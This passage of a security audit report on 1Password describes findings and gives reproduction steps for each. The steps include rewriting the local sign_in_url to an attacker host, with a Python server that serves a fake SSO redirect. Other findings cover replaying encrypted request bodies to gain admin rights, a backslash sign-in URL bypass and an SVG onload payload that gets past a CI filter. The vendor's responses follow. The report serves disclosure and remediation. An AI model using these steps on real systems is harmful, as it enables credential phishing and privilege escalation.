It was agreed with Agilebits to not strive for a local mitigation, but to address the issue in conjunction with general design enhancements. For this reason, no technical proposition is included in this section.

Reproduction Steps

The issue can be reproduced by following the steps provided in section 4.12 and performing the optional recovery over user2.

4.11 Local Attack on the Single Sign On (SSO) Login URL

Summary

Type	Location	Severity
Code	SSO Login	Informational

Technical Description

During the inspection of the client's database entries, the requirement to protect stored URLs and domains was examined. While modification to the URL used to login to the server in case of a master password unlock would be detected as part of the SRP handshake, this does not hold true for the sign in process of SSO users. Here, a URL is included in the account information that is used by the client to start the SSO login process. In a first step the server is contacted, which will return the URL of the SSO provider, adding required URL parameters. This second URL will afterwards be opened in the user's browser and renders the SSO login mask. Since this step is performed before the client has access to its device credentials it cannot be protected by the mentioned means.

Dynamic tests showed that the URL can be successfully changed as part of a local attack, so that an attacker-controlled host can be specified as the SSO provider URL. As a result, a malicious website that displays a copy of the legitimate SSO login mask will be opened. This allows a local attacker to steal the SSO login credentials. The issue is rated as critical, since it will affect the scope of other applications the user gains access to via the same SSO credentials.

During the discussions with the Agilebits team, a further attack scenario arose that allows to control the provider login URL even in case of hard-coding the URL used in the first step to contact the server: Apart from a list of well-known identity provider services, 1Password offers the configuration of a fully custom provider. Therefore, the client has no option to check whether the URL opened in the browser belongs to a legitimate provider. Consequently, a local attacker could create a 1Password business account utilizing a malicious SSO provider URL. They could then replace the victim's account information in a local attack with that of a member of their bogus account. The server will accordingly return the malicious provider, again resulting in the theft of the victim's SSO credentials.

Recommended Action

While the first attack scenario can be addressed by enforcing the use of a 1Password domain by host name verification or optimally TLS certificate pinning, the second scenario is caused by the fundamental problem of client data integrity. Here, the client is facing the situation that the victim's account information is exchanged against legitimate data from another account, so that no autonomous checks of the client will be able to detect the modification. Due to this, it was suggested by the 1Password team to make use of the device key to integrity-protect the account

data. The device key is already stored, depending on the underlying platform, with an enhanced security mechanisms and is therefore an obvious candidate for a trust anchor.

It should be noted, however, that brief dynamic tests using the macOS keychain revealed that keys can be deleted and added to the `login` keychain in unlocked state without additional authentication. This keychain is also used to store the device key. However, requests to display these keys, other than their addition or deletion, prompt the user to enter the OS password. This approach can be successfully used to exchange the device key with an attacker-chosen value, once access to the respective unprivileged OS user session is obtained. This demonstrates the need to inspect the security guarantees the underlying keychain provides, before using stored values for authenticity purposes.

It could further be considered to apply partial mitigations to reduce the risk, if no full solution is applicable. One option would be introducing a user confirmation of the identity provider's domain as one login step in case a custom provider is used. For common providers, a domain allowlist filter could be applied by the client.

Reproduction Steps

The issue can be reproduced using the following steps:

- Setup a client with a user account using SSO. For simplicity only register one account in total. Login to the client at least once using SSO.
- Lock and kill the client.
- Alter the current JSON payload of the `accounts` table's `data` column and change the `sign_in_url` field to `http://<attacker_ip>:<attacker_port>`.
- Hex-encode the result using Python via `r'<data_string>'.encode('utf-8').hex()`.
- Update the account entry in the client's database using the command `update accounts set data=x'<hex_data>' where id=<target_id>;`
- On the attacker host run the below Python code to serve a response with the required JSON content. Alternatively, this can be done on localhost or by modifying the response with an intercepting proxy.
- Now start the client and click the "Sign in with <Provider>" button.
- Observe that the attacker URL will be opened in the browser and shows a fake SSO login page. With the below script a "Not Found" error will be shown, since the given URL path does not exist on `https://secfault-security.com`.

This Python script can be used to host a web-server returning a static JSON payload on POST requests using a public IP or `localhost`:


```
import SimpleHTTPServer
import SocketServer
import json

class StaticJson(SimpleHTTPServer.SimpleHTTPRequestHandler):
   def _set_headers(self):
        self.send_response(200)
        self.send_header('Content-type', 'application/json')
        self.end_headers()

   def do_POST(self):
       self._set_headers()
       print "post " + self.path
       self.wfile.write("{\"authRedirect\":\"https://secfault-security.com/
oauth2/v1/authorize?
client_id=a&code_challenge=b&code_challenge_method=S256&nonce=c&redirect_uri=on
epassword://sso/oidc/
redirect&response_mode=query&response_type=code&scope=email profile
openid&state=abcdefhijklmnopaaaaaaa\"}")

SocketServer.TCPServer(("", 8081), StaticJson).serve_forever()
```

The code can be modified to serve on an alternative port or return a different fake provider domain in the `authRedirect` JSON field. Note that the included JSON does not contain any secrets.

4.12 Issues in Custom Transport Protection Protocol

Summary

Type	Location	Severity
Design	Transport Protection	Low

Technical Description

As part of the current assessment, the security advantages gained by the custom transport protocol developed on the basis of the established SRP key were evaluated. While the URL including its parameters are protected by a Message Authentication Code (MAC) involving a request counter, the body is encrypted using AES-GCM not appending any associated data (AD). The latter fact applies to both request and response bodies.

This solution has some general drawbacks:

- Missing bonding between URL and body protection schemes
- Replayability of request bodies
- Replayability of response bodies
- Exchangeability of request and response bodies

Discussions during the test time-frame showed that Agilebits is aware of the listed weaknesses.

To take advantage of these issues, an attacker needs to gain live access to a TLS session established between a client and the server, including the ability to manipulate this traffic. Further, the client must send requests suitable for the attacker's needs. For example, to exploit the first aspect the body of the target request must not contain identifiers that link it to the parameters in the URL, due to checks in the business logic. Consequently, the severity of this issue was rated as low. On the other hand, the likelihood of an attack is unnecessarily increased by the permissive un-marshaling routines of the server that will neglect additional fields of the body payloads.

Recommended Action

It should be considered to rework the protocol design with regards to replayability and meta data authentication. One option would be the enforcement of strictly increasing nonces on the GCM layer. This should be combined with using separated domains for deriving a request and response specific key from the SRP material. Further, HTTP headers as well as the body meta data, such as the `kid`, `cty` and other fields, could be added as associated data. This approach would resolve the described weaknesses and corresponds to cryptographic best practices.

Reproduction Steps

To illustrate the potential impact of the first two listed aspects the following scenario was dynamically verified for the `PATCH` `/api/v2/user/:uuid/membership` API endpoint.

- Utilize a business account with at least one administrator and two users that have no special privileges.
- Login with user2 and keep the session active during the next steps.
- Login with an administrative user via the Web UI and intercept all requests with a TLS-Proxy.
- Add user1 to the administrator group and record the encrypted body payload of the request to the mentioned endpoint.
- Now add user2 to another existing group and exchange the body of the request to the named endpoint with the recorded one.
- Observe that the UI displays that user2 is in the administrative group in the group overview.
- Switch to the session established in step 2 and observe that the UI is offering administrative features, such as changing the account settings.
- Change, for example, the account's company name session of user2.
- Verify with the administrative user that the company name was successfully changed.

As these steps will not give user2 access to the private key of the administrator group, a sign in with user2 after changing the group memberships will not succeed, due to the expected keyset decryption issues.

The desired key material, though, can be obtained by recovering the account of user2, resulting in unrestricted group access.

4.13 Group and Vault Key Decryption by Recovery

Summary

Type	Location	Severity
Design	Recovery Process	High

Technical Description

The missing cryptographic bonding between vault or group keys and a user account during recovery, outlined in section 4.10, was found to allow for another attack scenario. Since the key of a vault or group is encrypted with the recovery group's public key as part of its creation without attaching any additional data, the cipher text can be reused in the context of another group of vault. This way, a user of the same account that gained access to this data can utilize the recovery process to decrypt it.

For this the cipher text is reused as recovery information to create a new vault or group. The creator will automatically be granted access to the vault or become a member of the group. On recovering the attacker's account, access to the targeted key will be gained, since it was decrypted by the recovery group and encrypted to the new personal keyset.

During the performed audit, some API endpoints that unnecessarily reveal encrypted data were detected and documented in section 4.2. This further increases the likelihood of the described attack.

Recommended Action

The issue should be addressed in conjunction with the higher level weakness outlined in section 4.10.

Reproduction Steps

The issue was dynamically tested to gain access to an existing vault key and the recovery group key. For demonstration purposes only the simpler case of decrypting a vault key is presented:

- Use user1 to create a vault in a business account and record the according plain text payload of the request issued to the endpoint `POST /api/v2/vault`.
- Check that the created vault is not shared with user2, that is in the same business account.
- Generate a vault creation request for user2 using the recorded payload. Before submitting it, change the included vault UUID (several references) to a new id. Further, replace the `accessorUuid` of the access entry with `accessorType`"user" with the UUID of user2.

- Encrypt the request body with the current session key of user2 and submit it.
- Note that the new vault is afterwards shown to user2 in the WebUI as corrupted.
- Start and complete recovery for user2.
- Observe afterwards that the vault icon and name of the vault created in step 1 are shown to user2. This proves the successful decryption of the vault's encrypted attributes, which are using the vault key for protection. This confirms that user2 gained access to the target vault key.

On accessing the details and contents of the vault the `HTTP 403` error code will be observed. This is caused by the client utilizing the vault UUID obtained from the encrypted attributes instead of the vault UUID specified in step 3. Therefore, this is expected behavior and further underpins the success of the attack.

4.14 Too Lax Signin URL Validation

Summary

Type	Location	Severity
Code	op-signin	Low

Technical Description

When inspecting the URL validation in `op-signin/src/url.rs:103`, it was discovered that the code does not account for URL normalization. When determining the host, it considers `/`, `?`, and `#`, but does not handle `\`, which will be normalized to `/` at the network layer.

This means that a URL like `https://secfault-security.com\.1password.com` will parse as having the host `secfault-security.com\.1password.com` and therefore passes `domain_has_valid_suffix`.

This may allow situations where victims connect to malicious b5 servers, thus potentially enabling further attacks.

Recommended Action

It is recommended to evaluate using a tested URL parser library to determine the host.

Reproduction Steps

This issue can be verified by entering correct login details, but the following sign-in URL: `https://secfault-security.com\.1password.com`. Upon sign-in, data is sent to the first domain, which can be verified by inspecting the resulting traffic.

4.15 Unprotected SSH Agent Configuration File

Summary

Type	Location	Severity
Design	SSH Agent Configuration	Low

Technical Description

The SSH Agent offered by the 1Password client can be configured via a TOML file to specify information on the SSH keys that should be enabled. This file is intended to be created and modified manually by the user, accordingly it does not contain any automatic integrity protection or encryption.

By default, the SSH agent will only offer to use keys stored in the private vaults of the available accounts. The configuration can now be used to relax this behavior and enable keys of other vaults. It allows to specify keys, whole vaults and accounts by their name or UUID.

A local attacker would be able to inspect the included names and alter the enabled SSH keys. This would reveal information otherwise stored by the 1Password client exclusively in encrypted form. Further, the user could be tricked in approving the wrong SSH key. The shown authorization prompt does not include any information on the related vault. The account name will further only be shown, when manually requesting the prompt to display more information. If SSH keys with similar names exist across vaults or accounts, it is likely that a user will approve the unintended use of keys that were hitherto disabled.



Figure 2 - Decollapsed Authorization Prompt

While the user implicitly takes responsibility for storing item and vault names in plain text in the file system, the activation of further SSH keys could be performed by an attacker without the user's consent. In contrast, other major settings of the client, e.g. the activation of the SSH agent or system authentication, are stored tamper-proof.

Recommended Action

It is recommended to introduce an automatic generation of the configuration file, based on a selection made via the client's UI. This way, the configuration could rely on technical references that do not contain sensitive information. Further, the contents could be stored in a tamper-proof

way that can be validated by the client before giving access to the requested private key.

Reproduction Steps

Setup a client using the SSH agent with default configuration and just one SSH key in the private vault. Register this SSH key to a server and note that it can be used by the agent for SSH authentication as expected.

Now, move the key to another vault and observe that it is no longer offered. From an unprivileged OS user context, create the `agent.toml` file in the 1Password configuration directory[1] and enable all keys of the respective vault[2]. This will make the key available again for SSH logins. Inspect the shown prompt and verify that it does not contain information on the vault the key is stored in.

1 https://developer.1password.com/docs/ssh/agent/config/#from-the-terminal
2 https://developer.1password.com/docs/ssh/agent/config/#add-all-keys-in-a-vault

5 Additional Observations

Secfault Security would like to point out a number of general observations and recommendations regarding the analyzed system in the following subsections.

5.1 Keyset Authentication

Keysets denote the asymmetric key material that corresponds to a user or group. To allow these entities to access a vault or become member of a group, the private key material of the target is encrypted with the keyset's public key. This is done when creating vaults or groups, giving access to existing vaults or groups, giving groups special permissions e.g. to recover users and in the course of the recovery process itself. It is therefore regularly used and essential for the cryptographic protection of the customer assets.

The keyset information, including the public keys, is fully managed by B5. B5 is in charge of providing the correct public key material in any of the named situations. The local clients on the other hand provide no means for the user to verify the authenticity of this information. Therefore, attackers who gained access to the transport layer (see issue 4.12) as well as a malicious or tampered B5, could provide the public key of an attacker instead. This would fully undermine the cryptographic protection of the target. It is therefore highly recommended to introduce mechanisms to realize end-to-end assurance of the authenticity of keysets inside an account.

This weakness is known to Agilebits and documented in the solution white paper[3]. Nevertheless, it is included in this documented for the sake of completeness.

5.2 Pattern allowing ZIP Traversals

During the installation on Windows a ZIP archive gets extracted, as implemented inside `op-windows-starter/src/transaction.rs`. In line 82 of the below code excerpt one can observe that the file name of each ZIP entry is concatenated to the destination path. The `PathBuf::push` method is utilized for this purpose, respecting path meta characters in its argument. Therefore, the shown coding pattern is generally prone to ZIP traversal attacks.

However, due the use of the `include_bytes` macro in line 65, the archive is provided as an inline byte array. This way it is included in the signed executable and cannot be manipulated by an attacker. Hence, the unsafe extraction pattern cannot be exploited. It is listed in this document, to prevent its reuse in other locations and to further substantiate the recommendation given in section 4.3 with regard to the use of methods such as `Path::join`, `PathBuf::push` in Rust and `path.join` in TypeScript.

3 1Password Security Design p.75, 24.Juli 2023 (https://1passwordstatic.com/files/security/1password-white-paper.pdf)

```
 65 static ZIP_FILE: &[u8] = include_bytes!(concat!(env!("OUT_DIR"),
"/dependencies.zip"));
 66
 67 fn copy_files(path: &Path) -> Result<(), Error> {
 68     let path = path.join(env!("CARGO_PKG_VERSION_MAJOR"));
 69     fs::create_dir_all(&path)?;
 70     info!("copying files to: {}", &path);
 71     let reader = std::io::Cursor::new(ZIP_FILE);
 72     let mut zip_reader = zip::ZipArchive::new(reader).map_err(|e| {
 73         debug!("{}", &e);
 74         e
 75     })?;
 76     for i in 0..zip_reader.len() {
 77         let mut file = zip_reader.by_index(i).map_err(|e| {
 78             debug!("{}", &e);
 79             e
 80         })?;
 81         let mut dest_path = path.to_owned();
 82         dest_path.push(file.name());
 83         {
 84             if file.is_dir() {
 85                 fs::create_dir_all(&dest_path)?;
 86             } else {
 87                 let mut outfile = std::fs::File::create(&dest_path)?;
 88                 std::io::copy(&mut file, &mut outfile)?;
 89             };
 90         }
 91     }
 92     Ok(())
 93 }
```

5.3 CPace Key Confirmation Error Signaling

The CPace key exchange is utilized for adding further devices to an SSO or Passkey user account and to enroll the required key material. As a last step of the exchange, the resulting key is confirmed by uploading and verifying a specific signature on both sides. An attacker who is able to upload such a signature to B5 could utilize this step to verify a guess of the exchanged key. Therefore, it is recommended to cancel the whole exchange in case the check fails, so that an attacker is not able to verify multiple guesses. A good option to do this in the given context, is by removing the related enrollment from the B5 cache. This would prevent situations where potential mistakes in the client implementation could lead to a confirmation retry. It should however be noted that such implementation issues have not been identified, and that this recommendation purely serves the purpose of further strengthening the solution's security.

An inspection of the code showed, that the failure of the key confirmation is signaled to B5 by the trusted device (see the call to repository function `mark_enrollment_code_as_invalid` done in

`facilitate_enrollment` implemented inside the file `core/op-app/src/app/backend/sso/device_enrollment.rs`). No according call could be identified for the untrusted device. It is recommended to adapt the behavior of the trusted device and communicate the failed confirmation to B5.

5.4 Overwriting of CPace Message

While inspecting the B5 request handlers for the different steps of the CPace handshake, it was noticed that the upload of initial message (`MsgA`) can be done more than once. This was detected, as the check implemented inside `b5/server/src/logic/api/cpace.go` looked particularly permissive for this step (see function `CanStoreCPaceMsgA`). It allows the storage in two states, `DeviceEnrollmentStatusSelecting` and `DeviceEnrollmentStatusWaitingForCode`, to support resetting the cache in case of an invalid code. However, the enrollment status will also be in the state `DeviceEnrollmentStatusWaitingForCode` in a regular enrollment after the trusted device stored the first message. As a result, both the message and the information on the verifying device can be overwritten as long as the untrusted device does not update the status.

No attack could be identified that would be facilitated by the described laxity. Nevertheless, it should be evaluated whether the applied check could be made more strict. It could further be considered to generally track the involved parties based on some session ID to not rely on the spoofable device UUID.

5.5 Cache Key Sharing for WebAuthn Challenges

Both the WebAuthn key registration and login require the storage of server side challenges and some assigned data. A review of the according cache routines revealed that the use case (key registration vs. login) of a stored challenge cannot be determined. Both seem to make use of the same cache and lookup key, which is built as a combination of the user or signup UUID and the challenge itself (implemented inside `b5/server/src/cache/webauthn.go`). No immediate risk is known to be implied by this, since other checks in the respective request handlers should prevent an interchanging of the challenges. Still the use of confusable cache lookup keys is considered a risky practice and should be avoided.

5.6 Bypass of flag_malicious_svg.py

When inspecting the CI-related parts of the source code, a filter for malicious SVG files was identified in the CI tools. That filter blocks `<script>` and `href` in many places, but does not consider typical event handlers for instance. An SVG file like the one below will not be flagged by this tool and would still execute JavaScript code if opened in a browser.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
```

```
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg onload="alert(1)" xmlns="http://www.w3.org/2000/svg"></svg>
```

It is generally not advised to implement an SVG filter from scratch, and rather use a tested third-party library. Additionally, hosting possibly malicious files on a trusted domain should be avoided. Please note that there are likely more bypasses than using event handlers, as SVG is complex, especially in browsers, and this filter does not appear well suited for this task.

5.7 Dangerous Pattern in Windows Wide-String Null-Termination

The inspection of the Windows-related cryptographic implementations revealed a dangerous pattern with regard to handling null-terminated Unicode strings.

The next code excerpt shows the function `write_utf16_credential` as defined in the file `foundation/op-windows/src/windows/security/credential_manager.rs` illustrates this:

```
  pub fn write_utf16_credential(
      key_name: &str,
      username: Option<&str>,
      password: &str,
      persistence_method: PersistenceMethod,
  ) -> WinResult<()> {
      let mut key_name = str_to_wide(key_name);
      let mut username = username.map(str_to_wide).unwrap_or_default();
      let mut password = str_to_wide(password);

      // SAFETY: key_name, username and password are all valid pointers that
are non-null.
      unsafe {
          cred_write_impl(
              PWSTR(key_name.as_mut_ptr()),
              if !username.is_empty() {
                  Some(PWSTR(username.as_mut_ptr()))
              } else {
                  None
              },
              password.as_mut_ptr() as *mut u8,
              (password.len() * 2) as u32 - 1,
              persistence_method,
          )
      }
  }
```

The length of the `password` is calculated by `(password.len() * 2) as u32 - 1`, presumably to account for the conversion to a wide-string and excluding the null-terminator byte(s). By accounting only for a 1-byte null-terminator, the length eventually used by `CredWriteW` might include a

dangling null-byte. Such issue might potentially lead to memory-safety problems later on.

When reading back credentials in `get_utf16_credential`, the credential length is determined by `let len = cred.CredentialBlobSize / 2;`. By using integer division, a potential dangling null-byte is accounted for, thus this inaccuracy does not result in any exploitable issue. However, it is recommended to adjust the length calculation to avoid future issues stemming from this pattern.

6 Customer Feedback

After receiving a draft version of this document, Agilebits reviewed the identified issues and provided feedback, describing their assessment. In order to provide full transparency, this feedback is included in the below sections.

6.1 Cross Platform Reuse of Client Settings (Finding 4.1)

We do not accept this as a valid finding as these settings protections were not designed to defend against cross device attacks. There are technical limitations on many operating systems that do not allow a proper solution to the issue described. As well, the exploitation of this attack would require the malicious actor to have access to two different devices owned by the target user. This is a limitation that we will re-review as technical advancements permit.

6.2 Disclosure of Encrypted Material (Finding 4.2)

We accept this issue for the GET `/api/v2/vault/:uuid` and have determined the severity is low. The endpoint divulges too much information, but the returned encrypted blobs contain the vault key encrypted with keys of other groups. The user calling the endpoint already possesses access to this vault key. We however acknowledge that there is no need for this endpoint to divulge this information and there are some residual theoretical risks by divulging it. We intend to replace it in the future.

We have investigated the noted issue for the other noted endpoints and have determined that this expected behavior. The "Manage All Groups" permission is designed to have this level of access (see also finding 4.9).

6.3 Directory Traversal on Revealing Documents (Finding 4.3)

We were notified of this issue during the test and immediately fixed it.

6.4 Directory Traversal in Document Preview (Finding 4.4)

We were notified of this issue during the test and immediately fixed it.

6.5 Key Mismatch on Item Encryption and Decryption (Finding 4.5)

This issue is fixed as of the November 2023 client app release. Exploitation of this issue requires the malicious actor to have local device access, have a shared account with the target user, and the user themselves would have to edit the item after being moved in order to sync the data for the malicious actor to access it remotely.

6.6 Cryptographically Unprotected Data Mappings (Finding 4.6)

We view this issue as a potential security enhancement. 1Password provides protections against local attackers with a best effort approach. It should be understood that any malicious actor with access to a device would be able to modify the database in a way that corrupts the data. Some customers are able to monitor databases changes as part of their own endpoint device monitoring and could be alerted to this action if it were to occur. We want to make it easier for customers to be notified of database modifications and will look to provide tooling to allow such in the future.

6.7 Bypass Parent Process Check in KeyringHelper (Finding 4.7)

Upon internal investigation of this issue, it was noted the affected code was unused. We have removed this code to close this issue.

6.8 File Write Privilege Escalation (Finding 4.8)

Upon internal investigation of this issue, it was noted the affected code was unused. We have removed this code to close this issue.

6.9 Global Cryptographic Access for Group Managers (Finding 4.9)

We accepted this as a documentation issue and have made additional updates to the 1Password Security Design Whitepaper, see sections "Beware of the Leopard" and "Restoring a User's Access to a Vault". The functionality itself is working as designed such that users with the "Manage All Groups" permission require the recovery keys in order to perform the action of adding users to a group.

6.10 Escalating B5 to Cryptographic Vault and Group Access (Finding 4.10)

We have accepted this issue as a documentation issue and a future security enhancement. It is a design limitation of our current session protocol that it provides no replay protections when request bodies are replayed. We have since noted this explicitly in the 1Password Security Design whitepaper.

As noted in this finding, request body replaying provides some attack surface to attackers that have already have achieved a high level of compromise of a victim's network and TLS connection. We are considering other options for our session protocol that includes protections to remove this attack surface.

Secfault additionally notes that the recovery process can be used for cryptographic privilege escalation. We have not accepted this as part of this finding. 1Password's security design and cryptographic privileges are fully based on administrators making informed decisions when accepting users into their account (see also finding 4.12).

6.11 Local Attack on the Single Sign On (SSO) Login URL (Finding 4.11)

We do not consider this a valid finding as the attacker would have to have local access to the target device to complete such an attack. There are numerous ways a malicious actor with local access could attempt to obtain IdP credentials without using 1Password in the process, such as by starting their own browser window or stealing browser cookies.

6.12 Issues in Custom Transport Protection Protocol (Finding 4.12)

We have accepted this issue as a documentation issue and a future security enhancement. It is a design limitation of our current session protocol that it provides no protections against request bodies being replayed. We have since noted this explicitly in the 1Password Security Design whitepaper.

As noted in this finding, request body replaying provides some attack surface to attackers that have already have achieved a high level of compromise of a victim's network and TLS connection. We are considering other options for our session protocol that includes protections to remove this attack surface.

6.13 Group and Vault Key Decryption by Recovery (Finding 4.13)

We do not consider this a valid finding as a malicious actor is assumed to have the access to perform the initial vault creation as user1 in the reproduction steps. The payload to the `POST /api/v2/vault` endpoint is cryptographically protected with SRP, using the Session Key, and not available in plaintext to be used in subsequent actions.

Later in the reproduction steps the attacker would either have permissions to recover their user or somehow force somebody with that access to recover their user in order to successfully exploit this attack. These both seem like unlikely events, and in the case the malicious actor already has the access, they are not obtaining any additional level of access through exploitation.

6.14 Too Lax Signin URL Validation (Finding 4.14)

This issue is fixed as of the November 2023 client app release.

6.15 Unprotected SSH Agent Configuration File (Finding 4.15)

We have accepted this finding as a documentation issue. Configuring the SSH agent is left to the user by design. We offer and document the option to use pseudonymous identifiers in the configuration file which would not be affected by the concern raised in this finding.

7 Vulnerability Rating

This section provides a description of the vulnerability rating scheme used in this document. Each finding is rated by its type and its severity. The meaning of the individual ratings are provided in the following sub-sections.

7.1 Vulnerability Types

Vulnerabilities are rated by the types described in the following table.

Type	Description
Configuration	The finding is a configuration issue
Design	The finding is the result of a design decision
Code	The finding is caused by a coding mistake
Observation	The finding is an observation, which does not necessarily have a direct impact

7.2 Severity

The severity of a vulnerability describes a combination of the likelihood of attackers exploiting the vulnerability, and the impact of a successful exploitation.

Severity Rating	Description
Not Exploitable	This finding can most likely not be exploited.
Low	The vulnerability is either hard to exploit (e.g., because a successful exploitation requires significant prerequisites) or its consequences can be considered benign.
Medium	The vulnerability can be exploited (possibly under certain preconditions) and a successful exploit can be used to at least partially bypass the security guarantees of the solution.
High	The vulnerability can be exploited easily and a successful exploit bypasses one of the core security properties of the solution.
Critical	The vulnerability can be exploited easily and a successful exploit can be used to compromise systems beyond the scope of the analysis.

8 Glossary

Term	Definition
AD	Associated Data (in AEAD Encryption Schemes)
AES	Advanced Encryption Standard
API	Application Programming Interface
CI	Continuous Integration
CLI	Command Line Interface
GCM	Galois Counter Mode
HTTP	Hyper Text Transfer Protocol
ID	Identification
IP	Internet Protocol
IPC	Inter-Process Communication
JSON	JavaScript Object Notation
MAC	Message Authentication Code
OS	Operating System
PoC	Proof-of-Concept
SQL	Structured Query Language
SSH	Secure Shell
SSO	Single Sign-On
SVG	Scalable Vector Graphics
TLS	Transport Layer Security
URL	Uniform Resource Locator
UUID	Universally Unique Identifier
ZIP	ZIP (compressed archive file format)
iOS	Apple iOS